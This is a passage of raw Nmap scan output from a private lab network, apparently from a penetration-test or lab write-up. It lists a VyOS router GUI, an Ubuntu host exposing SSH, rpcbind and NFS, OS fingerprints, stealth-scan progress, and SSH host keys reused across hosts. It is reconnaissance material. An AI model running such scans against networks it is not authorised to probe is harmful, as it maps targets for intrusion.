443/tcp open  ssl/http lighttpd 1.4.28
| http-methods:
|_  Supported Methods: OPTIONS GET HEAD POST
|_http-server-header: lighttpd/1.4.28
|_http-title: Site doesn't have a title (text/html).
| ssl-cert: Subject: commonName=Vyatta Web GUI/organizationName=Vyatta
Inc./stateOrProvinceName=CA/countryName=US
| Issuer: commonName=Vyatta Web GUI/organizationName=Vyatta
Inc./stateOrProvinceName=CA/countryName=US
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2017-09-22T14:47:08
```

```
| Not valid after:  2027-09-20T14:47:08
| MD5:   7dfa 15bb 4dd7 27d3 d9ac 4bd5 3260 065e
|_SHA-1: a11c 3198 0e47 befc 5062 857d 7c96 8310 6e16 f67b
|_ssl-date: 2017-09-27T19:47:13+00:00; 0s from scanner time.
MAC Address: 00:50:56:99:6C:E2 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.6
Uptime guess: 0.087 days (since Wed Sep 27 13:41:36 2017)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=259 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: Host: vyos; OS: Linux; Device: router; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.36 ms 192.168.0.193

Nmap scan report for 192.168.0.199
Host is up (0.00041s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 4e:f0:0d:7f:58:82:ca:00:6b:91:86:e9:e6:7f:c3:ad (DSA)
|   2048 98:07:02:69:93:9a:6c:ae:e2:c7:09:15:0b:9c:d5:a2 (RSA)
|_  256 7d:36:06:98:fa:08:ce:1c:10:cb:a7:12:19:c8:09:17 (ECDSA)
111/tcp  open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version   port/proto  service
|   100000  2,3,4       111/tcp  rpcbind
|   100000  2,3,4       111/udp  rpcbind
|   100003  2,3,4      2049/tcp  nfs
|   100003  2,3,4      2049/udp  nfs
|   100005  1,2,3     37946/tcp  mountd
|   100005  1,2,3     52611/udp  mountd
|   100021  1,3,4     34121/udp  nlockmgr
|   100021  1,3,4     59059/tcp  nlockmgr
|   100024  1         36599/udp  status
|   100024  1         39602/tcp  status
|   100227  2,3        2049/tcp  nfs_acl
|_  100227  2,3        2049/udp  nfs_acl
2049/tcp open  nfs_acl 2-3 (RPC #100227)
MAC Address: 00:0C:29:0D:67:C6 (VMware)
```

```
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.6
Uptime guess: 0.088 days (since Wed Sep 27 13:40:23 2017)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=253 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.41 ms 192.168.0.199

Initiating SYN Stealth Scan at 15:47
Scanning 192.168.0.200 [1000 ports]
Discovered open port 111/tcp on 192.168.0.200
Completed SYN Stealth Scan at 15:47, 0.04s elapsed (1000 total ports)
Initiating Service scan at 15:47
Scanning 1 service on 192.168.0.200
Completed Service scan at 15:47, 6.00s elapsed (1 service on 1 host)
Initiating OS detection (try #1) against 192.168.0.200
NSE: Script scanning 192.168.0.200.
Initiating NSE at 15:47
Completed NSE at 15:47, 0.03s elapsed
Initiating NSE at 15:47
Completed NSE at 15:47, 0.00s elapsed
Nmap scan report for 192.168.0.200
Host is up (0.000033s latency).
Not shown: 999 closed ports
PORT    STATE SERVICE VERSION
111/tcp open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version   port/proto  service
|   100000  2,3,4       111/tcp  rpcbind
|_  100000  2,3,4       111/udp  rpcbind
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.8 - 4.6
Uptime guess: 0.088 days (since Wed Sep 27 13:40:18 2017)
Network Distance: 0 hops
TCP Sequence Prediction: Difficulty=260 (Good luck!)
IP ID Sequence Generation: All zeros
```

```
NSE: Script Post-scanning.
Initiating NSE at 15:47
Completed NSE at 15:47, 0.00s elapsed
Initiating NSE at 15:47
Completed NSE at 15:47, 0.00s elapsed
Post-scan script results:
| clock-skew:
|   -1s:
|     192.168.0.229
|     192.168.0.225
|     192.168.0.233
|   0s:
|     192.168.0.129
|     192.168.0.33
|     192.168.0.230
|     192.168.0.97
|     192.168.0.65
|     192.168.0.226
|_    192.168.0.193
| ssh-hostkey: Possible duplicate hosts
| Key 256 7d:36:06:98:fa:08:ce:1c:10:cb:a7:12:19:c8:09:17 (ECDSA) used by:
|   192.168.0.34
|   192.168.0.66
|   192.168.0.130
|   192.168.0.199
|   192.168.0.242
| Key 2048 98:07:02:69:93:9a:6c:ae:e2:c7:09:15:0b:9c:d5:a2 (RSA) used by:
|   192.168.0.34
|   192.168.0.66
|   192.168.0.130
|   192.168.0.199
|   192.168.0.242
| Key 2048 0e:c6:47:e7:12:90:f2:6d:f2:21:76:8e:19:5c:46:ca (RSA) used by:
|   192.168.0.193
|   192.168.0.225
| Key 1024 4e:f0:0d:7f:58:82:ca:00:6b:91:86:e9:e6:7f:c3:ad (DSA) used by:
|   192.168.0.34
|   192.168.0.66
|   192.168.0.130
|   192.168.0.199
|   192.168.0.242
| Key 1024 9d:b6:49:08:cb:69:bc:05:1e:6e:74:07:f6:fd:ee:02 (DSA) used by:
|   192.168.0.193
|_  192.168.0.225
Read data files from: /usr/bin/../share/nmap
```

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.
Nmap done: 256 IP addresses (19 hosts up) scanned in 144.48 seconds
Raw packets sent: 24380 (1.086MB) | Rcvd: 21637 (886.712KB)